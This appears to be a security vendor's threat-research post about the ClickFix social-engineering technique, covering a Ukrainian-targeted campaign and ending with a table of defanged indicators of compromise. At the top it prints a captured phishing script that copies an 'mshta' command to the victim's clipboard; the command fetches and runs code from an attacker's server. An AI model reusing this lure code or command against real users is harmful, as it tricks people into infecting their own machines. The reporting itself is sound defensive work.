
```
function verify() {
    const textToCopy = `mshta http://185.147.124.40/Capcha.html # ✅ ''I am not a robot - ChatGPT Verification ID: 311781'

    // Создаем textarea для копирования команды в буфер обмена
    const tempTextArea = document.createElement("textarea");
    tempTextArea.value = textToCopy;
    document.body.appendChild(tempTextArea);
    tempTextArea.select();
    document.execCommand("copy");
    document.body.removeChild(tempTextArea);

    // Показать попап и оверлей после копирования
    const recaptchaPopup = document.getElementById("recaptchaPopup");
    const overlay = document.getElementById("overlay");
    recaptchaPopup.classList.add("active");
    overlay.classList.add("active");
}

// Добавляем обработчик события на кнопку
const verifyButton = document.getElementById('verifyButton');
verifyButton.addEventListener('click', verify);
```

Suspected LLM generated JavaScript to display the reCAPTCHA phish.

Suspected UAC-0050 targets Ukraine

On 31 October 2024, Proofpoint researchers identified a Ukrainian language campaign purporting to be emails sharing documents or requested information with the recipient. Emails targeted organizations in Ukraine.

Messages contained compressed HTML attachments which, if executed, presented a web page with a lure using the reCAPTCHA phish ClickFix technique. If the user copied and pasted the PowerShell script as instructed, it executed a second PowerShell script which used Bits transfer to download and run a malicious payload, suspected to be Lucky Volunteer. Lucky Volunteer is a rarely observed information stealing payload previously identified in a March 2023 TA579 campaign in which AresLoader dropped Lucky Volunteer.



Ukrainian language lure purporting to be related to alleged information requested.

Notably, this activity used an English-language reCAPTCHA phish ClickFix landing page, despite the email content and attachment names written in Ukrainian. Proofpoint assesses the campaign overlaps with activity attributed to UAC-0050.

Attribution

The ClickFix technique was first prominently observed in Proofpoint data used by TA571 and ClearFake, however it is now used by several unattributed threat clusters, including a sophisticated cybercrime activity set that specifically targets transportation and logistics firms with customized ClickFix lures.

Proofpoint previously referred to a cluster of web inject activity using this technique as "ClickFix." However, after widespread use of the technique observed in Proofpoint data and third-party reporting, Proofpoint refers to the technique as ClickFix, and the activity is not all attributed to the original cluster of activity. This activity was distinctly separate from the ClearFake threat cluster, although some activity did overlap. It is possible the activity is all attributable to ClearFake, which Proofpoint has not observed since August 2024.

Most observed ClickFix campaigns are not attributed to a known threat actor or group. The campaigns observed in Proofpoint data mostly appear to have financially motivated objectives.

Why it matters

The ClickFix technique is growing in popularity and is being used by many financially motivated threat actors, as well as reportedly by suspected espionage-focused groups. Given the widespread adoption, it is likely this technique is very effective.

What’s insidious about this technique is the adversaries are preying on people’s innate desire to be helpful and independent. By providing what appears to be both a problem and a solution, people feel empowered to “fix” the issue themselves

without needing to alert their IT team or anyone else, and it bypasses security protections by having the person infect themselves.

But this innovation in social engineering is a direct result of people getting better at protecting themselves online. Macros are less likely to work, invoice lures are suspicious, unsolicited links or attachments with clearly malicious content will get blocked by security mechanisms. So, hackers have to get creative, and focus their efforts more on hacking people's brains, emotions, and behaviors via crafty social engineering so they can keep installing malware.

As users get smarter and remain vigilant about the ways adversaries are trying to gain initial access, hackers respond by trying a lot of different techniques to see what works best. Organizations should train users on this technique specifically to prevent exploitation.

Example Indicators of compromise

Indicator	Description	First Observed
hxxps://github-scanner[.]com/l6E.exe	Lumma Stealer Payload URL	18 September 2024
d9ab6cfa60cc75785e31ca9b5a31dae1c33022bdb90cb382ef3ca823c627590d	Lumma Stealer SHA256	18 September 2024
d737637ee5f121d11a6f3295bf0d51b06218812b5ec04fe9ea484921e905a207	Lumma Stealer SHA256	18 September 2024
eemmbryequo[.]shop	Lumma Stealer C2	18 September 2024
reggwardssdqw[.]shop	Lumma Stealer C2	18 September 2024
relaxatinownio[.]shop	Lumma Stealer C2	18 September 2024

tesecuuweqo[.]shop	Lumma Stealer C2	18 September 2024
tendencctywop[.]shop	Lumma Stealer C2	18 September 2024
licenseodqwmqn[.]shop	Lumma Stealer C2	18 September 2024
keennylrwmqlw[.]shop	Lumma Stealer C2	18 September 2024
hxxps://steamcommunity[.]com/profiles/76561199724331900	Lumma Stealer C2	18 September 2024
hxxps://ricardo[.]aljiri[.]es/ricardo/captchaV4DE/	Payload URL	25 September 2024
hxxps://www[.]dropbox[.]com/scl/fi/z4vwx6uot2bwugh34fbvz/Captcha_V4ID882994ft[.]zip?rlkey=nuh8s42xr9mz2kzkonzwyseaa&st=vk2qu0te&dl=1	Payload URL	25 September 2024
185[.]91[.]69[.]119	Suspected AsyncRAT C2	25 September 2024
5d5b4f259ef3b3d20f6ef1a63def6dee9326efe2b7b7b7e474008aa978f1f19b	Suspected AsyncRAT SHA256	25 September 2024
e726d3324ca8b9a8da4d317c5d749dd0ad58fd447a2eb5eee75ef14824339cd5	Suspected AsyncRAT	25 September

	SHA256	2024
Greshunka[.]com	BruteRatel C2	20 September 2024
Tiguanin[.]com	BruteRatel C2	20 September 2024
Bazarunet[.]com	BruteRatel C2	20 September 2024
92[.]118[.]112[.]130	BruteRatel C2	20 September 2024
193[.]124[.]185[.]116	BruteRatel C2	20 September 2024
193[.]124[.]185[.]117	BruteRatel C2	20 September 2024
hxxp://188[.]119[.]113[.]152/x64_stealth[.]dll	PowerShell Payload	20 September 2024
rilomenifis[.]com	Latrodectus C2	20 September 2024
isomicrotich[.]com	Latrodectus C2	20 September 2024

promptcraft[.]online	Malicious Domain	19 October 2024
hxxp://185[.]147[.]124[.]40/Capcha[.]html	ClickFix Clipboard Payload	19 October 2024
185[.]147[.]124[.]40:4404	XWorm C2	19 October 2024
hxxp://31[.]214[.]157[.]49/A6DxMijz_hdKR2Jol_PIMar1Q8[.]txt	URL to Suspected Lucky Volunteer	31 October 2024
hxxp://31[.]214[.]157[.]49/chrome[.]zip	URL to Suspected Lucky Volunteer	31 October 2024
hxxp://178[.]215[.]224[.]252/v10/ukyh[.]php	Suspected Lucky Volunteer C2	31 October 2024

Source: https://www.proofpoint.com/us/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape